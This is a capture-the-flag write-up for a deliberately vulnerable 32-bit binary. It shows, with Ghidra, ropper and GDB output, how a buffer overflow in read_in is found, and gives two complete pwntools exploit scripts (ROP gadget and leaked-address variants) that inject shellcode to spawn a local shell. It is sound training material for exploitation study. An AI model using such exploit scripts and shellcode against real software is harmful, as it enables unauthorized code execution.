
The background of the slide is a dark blue, abstract image. It features a perspective view of a tunnel or a path that recedes into the distance. The walls of the tunnel are composed of glowing binary code (0s and 1s) in various shades of blue and green. Light streaks and bokeh effects are visible, suggesting motion and depth. The overall aesthetic is high-tech and digital.

CWE Challenge - Shell

Michael Mendoza

2023-01-20

Contents

Information Gathering	2
Ghidra	2
Creating the Exploit	2
ROP Gadget Exploit	3
Python Script	4
Flag	5
Leaked Address Exploit	5
Python Script	7
Flag	9
Conclusion	9
References	9

Information Gathering

We can see here that we are working with a 32-bit binary with all the defense mechanisms turned off!

```
lilbits@ubuntu:~/Documents/Challenges/Pwn/Shell$ file shell
shell: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=d99f5
9a793d5f2e186be9f1ba9b6f66cd5468270, for GNU/Linux 3.2.0, with debug_info, not stripped
lilbits@ubuntu:~/Documents/Challenges/Pwn/Shell$ checksec shell
[*] '/home/lilbits/Documents/Challenges/Pwn/Shell/shell'
Arch:       i386-32-little
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX disabled
PIE:        No PIE (0x8048000)
RWX:        Has RWX segments
lilbits@ubuntu:~/Documents/Challenges/Pwn/Shell$
```

Figure 1: Information about the binary

Ghidra

After observing the main function we can see a read_in function that has the vulnerability we are looking for.




Figure 2: Read_In Function

On the right side of Ghidra, we can see the decompiled read_in function showing that there is a buf variable with 44 bytes allocated to it, but the read function reads in 0x90 bytes; this is where the buffer overflow vulnerability is located. On the left side we can see that the buf variable is at an offset of 0x38.

I did not see a win function, so this means we will have to create a payload to exploit the binary and get a return shell. Overwriting the instruction pointer to return to the stack pointer where our exploit will be should be good enough.

Creating the Exploit

So there's 2 ways I want to show that this binary could be exploited. The first is to use a ROP gadget to return to the stack pointer, and the second is to find the offset to the stack pointer using the leaked address. Using the ROP gadget would be easier since you don't need a leaked address to find the offset to. However, I will show both exploits to showcase how this could be solved if using ROP gadgets was not an option.


ROP Gadget Exploit

The goal we need to accomplish here is to somehow jump to, return to, or even call the stack pointer to run the shell code! We can accomplish this using ROP Gadgets. To find the right one, we use ropper and see the following output.

```
lilbits@ubuntu:~/Documents/Challenges/Pwn/Shell$ ropper -f shell | grep esp
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
0x0804915e: add al, 8; call eax; add esp, 0x10; leave; ret;
0x080491ab: add al, 8; call edx; add esp, 0x10; leave; ret;
0x0804910e: add al, 8; push eax; call 0x10c0; hlt; mov ebx, dword ptr [esp]; ret;
0x0804935d: add byte ptr [eax], al; add esp, 8; pop ebx; ret;
0x080492b7: add byte ptr [ebp + 0x5b59f865], cl; pop ebp; lea esp, [ecx - 4]; ret;
0x08049162: add esp, 0x10; leave; ret;
0x08049235: add esp, 0x10; nop; mov ebx, dword ptr [ebp - 4]; leave; ret;
0x0804932d: add esp, 0xc; pop ebx; pop esi; pop edi; pop ebp; ret;
0x0804901f: add esp, 8; pop ebx; ret;
0x08049230: call 0x1090; add esp, 0x10; nop; mov ebx, dword ptr [ebp - 4]; leave; ret;
0x08049111: call 0x10c0; hlt; mov ebx, dword ptr [esp]; ret;
0x08049160: call eax; add esp, 0x10; leave; ret;
0x0804901d: call eax; add esp, 8; pop ebx; ret;
0x080491ad: call edx; add esp, 0x10; leave; ret;
0x0804901b: je 0x101f; call eax; add esp, 8; pop ebx; ret;
0x080492b8: lea esp, [ebp - 8]; pop ecx; pop ebx; pop ebp; lea esp, [ecx - 4]; ret;
0x080492be: lea esp, [ecx - 4]; ret;
0x08049345: mov ebp, dword ptr [esp]; ret;
0x080491a2: mov ebp, esp; sub esp, 0x10; push eax; push 0x804c028; call edx;
0x08049156: mov ebp, esp; sub esp, 0x14; push 0x804c028; call eax;
0x08049117: mov ebx, dword ptr [esp]; ret;
0x080492bd: pop ebp; lea esp, [ecx - 4]; ret;
0x080492bc: pop ebx; pop ebp; lea esp, [ecx - 4]; ret;
0x080492bb: pop ecx; pop ebx; pop ebp; lea esp, [ecx - 4]; ret;
0x0804915b: push 0x804c028; call eax; add esp, 0x10; leave; ret;
0x080491a8: push 0x804c028; call edx; add esp, 0x10; leave; ret;
0x08049110: push eax; call 0x10c0; hlt; mov ebx, dword ptr [esp]; ret;
0x080491a7: push eax; push 0x804c028; call edx; add esp, 0x10; leave; ret;
0x080491a1: push ebp; mov ebp, esp; sub esp, 0x10; push eax; push 0x804c028; call edx;
0x08049155: push ebp; mov ebp, esp; sub esp, 0x14; push 0x804c028; call eax;
0x08049115: push esp; mov ebx, dword ptr [esp]; ret;
0x0804901a: sal byte ptr [edx + eax - 1], 0xd0; add esp, 8; pop ebx; ret;
0x0804915c: sub al, al; add al, 8; call eax; add esp, 0x10; leave; ret;
0x080491a9: sub al, al; add al, 8; call edx; add esp, 0x10; leave; ret;
0x080491a4: sub esp, 0x10; push eax; push 0x804c028; call edx;
0x08049158: sub esp, 0x14; push 0x804c028; call eax;
0x080491d0: sub esp, 8; call 0x1140; mov byte ptr [0x804c028], 1; leave; ret;
0x08049019: test eax, eax; je 0x101f; call eax; add esp, 8; pop ebx; ret;
0x080492ba: clc; pop ecx; pop ebx; pop ebp; lea esp, [ecx - 4]; ret;
0x08049116: hlt; mov ebx, dword ptr [esp]; ret;
0x0804912f: nop; mov ebx, dword ptr [esp]; ret;
0x0804912e: nop; nop; mov ebx, dword ptr [esp]; ret;
0x0804912c: nop; nop; nop; mov ebx, dword ptr [esp]; ret;
0x0804912a: nop; nop; nop; nop; mov ebx, dword ptr [esp]; ret;
lilbits@ubuntu:~/Documents/Challenges/Pwn/Shell$
```

Figure 3: ROP Gadgets Available

Ideally, finding a “jmp esp” or “call esp” or even a “push esp; ret” would be nice, but there are not many options. We do see one ROP instruction that pushes esp onto the stack, does a couple of other things and then returns, which theoretically should still work.

A screenshot of assembly code highlighting a ROP gadget. The text is '0x08049115: push esp; mov ebx, dword ptr [esp]; ret;'. The instruction 'push esp' is highlighted in yellow, 'mov ebx, dword ptr [esp]' is in green, and 'ret;' is in red. The address '0x08049115:' is in white.

```
0x08049115: push esp; mov ebx, dword ptr [esp]; ret;
```

Figure 4: ROP Gadgets Found

We can use shellcraft in our python script to create the shell code necessary to give us a shell. We create a buffer of 0x38 bytes which we saw was the offset earlier in Ghidra and overwrite the instruction pointer to return to the gadget we found.

Python Script

```
1  #!/usr/bin/env python3
2
3  from pwn import *
4
5  #setting the context will allow us to create a shell that will work
   based on the binaries architecture.
6  context.binary = ('./shell')
7
8  p = process('./shell')
9
10 buffer = 0x38 * b'A'
11 shell = asm(shellcraft.sh()) #creating the shell using the assembler
   function
12
13 #need to somehow return to the stack pointer where the shell code is
14 returnAddr = 0x08049115 # ROP Gadget found - push esp; mov ebx, dword
   ptr [esp]; ret;
15
16 #send the payload
17 payload = buffer + p32(returnAddr) + shell
18 p.sendline(payload)
19
20 p.interactive()
```

Flag

```
lilbits@ubuntu:~/Documents/Challenges/Pwn/Shell$ python3 exploit.py
[*] '/home/lilbits/Documents/Challenges/Pwn/Shell/shell'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x8048000)
RWX:       Has RWX segments
[*] Starting local process './shell': pid 10394
[*] Switching to interactive mode
Can you figure out how to win here?
Buffer location = 0xffcabab4
$ id
uid=1000(lilbits) gid=1000(lilbits) groups=1000(lilbits),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambash
are)
$
```

Figure 5: Running the Exploit

And BOOM! Our gadget worked.

Leaked Address Exploit

To find the offset that we need for this exploit, we set a break point after the read function is called so we can see what the stack frame looks like when we send our payload.

```
gef> disas read_in
Dump of assembler code for function read_in:
0x080491f6 <+0>:      endbr32
0x080491fa <+4>:      push    ebp
0x080491fb <+5>:      mov     ebp,esp
0x080491fd <+7>:      push    ebx
0x080491fe <+8>:      sub     esp,0x34
0x08049201 <+11>:     call    0x8049130 <__x86.get_pc_thunk.bx>
0x08049206 <+16>:     add     ebx,0x2dfa
0x0804920c <+22>:     sub     esp,0x8
0x0804920f <+25>:     lea     eax,[ebp-0x34]
0x08049212 <+28>:     push    eax
0x08049213 <+29>:     lea     eax,[ebx-0x1ff8]
0x08049219 <+35>:     push    eax
0x0804921a <+36>:     call    0x80490a0 <printf@plt>
0x0804921f <+41>:     add     esp,0x10
0x08049222 <+44>:     sub     esp,0x4
0x08049225 <+47>:     push    0x90
0x0804922a <+52>:     lea     eax,[ebp-0x34]
0x0804922d <+55>:     push    eax
0x0804922e <+56>:     push    0x0
0x08049230 <+58>:     call    0x8049090 <read@plt>
0x08049235 <+63>:     add     esp,0x10
0x08049238 <+66>:     nop
0x08049239 <+67>:     mov     ebx,DWORD PTR [ebp-0x4]
0x0804923c <+70>:     leave
0x0804923d <+71>:     ret
End of assembler dump.
gef> b *read_in+63
Breakpoint 1 at 0x8049235: file shell.c, line 7.
```

Figure 6: GDB read_in function

run the program to get the leaked address

```
gef> r
Starting program: /home/lilbits/Documents/Challenges/Pwn/Shell/shell
Can you figure out how to win here?
Buffer location = 0xffffd0c4
15935728

Breakpoint 1, 0x08049235 in read_in () at shell.c:7
```

Figure 7: Leaked Address

Here we see the leaked address is 0xffffd0c4. Now to view what the stack frame looks like at the time

you send the payload.

```
[#0] Id 1, Name: "shell", stopped 0x8049235 in read_in (), reason:
[#0] 0x8049235 → read_in()
[#1] 0x80492a1 → main()

gef> i f
Stack level 0, frame at 0xffffd100:
  eip = 0x8049235 in read_in (shell.c:7); saved eip = 0x80492a1
  called by frame at 0xffffd120
  source language c.
  Arglist at 0xffffd0ac, args:
  Locals at 0xffffd0ac, Previous frame's sp is 0xffffd100
  Saved registers:
    ebx at 0xffffd0f4, ebp at 0xffffd0f8, eip at 0xffffd0fc
gef> 
```

Figure 8: Stack Frame

Here we can see that the previous frame's sp is 0xffffd100. This is where we want to calculate our offset to. After doing some quick math.

```
>>> hex(0xffffd100 - 0xffffd0c4)
'0x3c'
>>> hex(0xffffd0c4 + 0x3c)
'0xffffd100'
>>> 
```

Figure 9: Quick Math

So now we can see that adding 0x3c to the leaked address will return us to where our shell code is.

Python Script

This script is exactly the same as the ROP script except we save the leaked address and calculate the return address by adding the offset we found.

```
1 #!/usr/bin/env python3
2
3 from pwn import *
4
5 #setting the context will allow us to create a shell that will work
  based on the binaries architecture.
6 context.binary = ('./shell')
```



```
7
8 p = process('./shell')
9
10 buffer = 0x38 * b'A'
11 shell = asm(shellcraft.sh()) #creating the payload using the assembler
    function
12
13 p.recvuntil(b'=' ) #recieve up until the leaked address
14
15 leakedAddress = (p.recvline().strip()) #strips the address of
    whitespace
16
17 log.info(f'Leaked Address => {leakedAddress}')
18
19 strAddr = leakedAddress.decode('utf-8') #converts raw bytes to string
20
21
22 intAddr = int(strAddr, 16) #converts string to hex
23
24 log.info(f'Integer Address => {hex(intAddr)}')
25
26
27 returnAddr = intAddr + 0x3c #found the offset to the previous frames
    stack pointer to return to
28
29 log.info(f'Return Address => {hex(returnAddr)}')
30
31 payload = buffer + p32(returnAddr) + shell
32
33 log.info(f'Payload => {payload}')
34
35
36 p.sendline(payload)
37
38 p.interactive()
```

Flag

```
lilbits@ubuntu:~/Documents/Challenges/Pwn/Shell$ python3 exploit.py
[*] '/hone/lilbits/Documents/Challenges/Pwn/Shell/shell'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x8048000)
RWX:       Has RWX segments
[*] Starting local process './shell': pid 12601
[*] Leaked Address => b'0xffb61cc4'
[*] Integer Address => 0xffb61cc4
[*] Return Address => 0xffb61d00
[*] Payload => b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x00\x1d\xb6\xffjhh///sh/bin\x89\xe3h\x01\x01\x01\x01\x814$ri\x01\x011\xc9Qj\x04Y\x01\xe1Q\x89\xe11\xd2j\x0bX\xcd\x80'
[*] Switching to interactive mode
$ id
uid=1000(lilbits) gid=1000(lilbits) groups=1000(lilbits),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare)
$
```

Figure 10: Running the Exploit

Conclusion

This challenge was solvable by understanding how to create the payload and knowing where to return to. The need to return to the stack pointer to find our exploit was key in solving this problem.

References

1. <https://guyinatuxedo.github.io/index.html>
2. <https://docs.pwntools.com/en/stable/asm.html>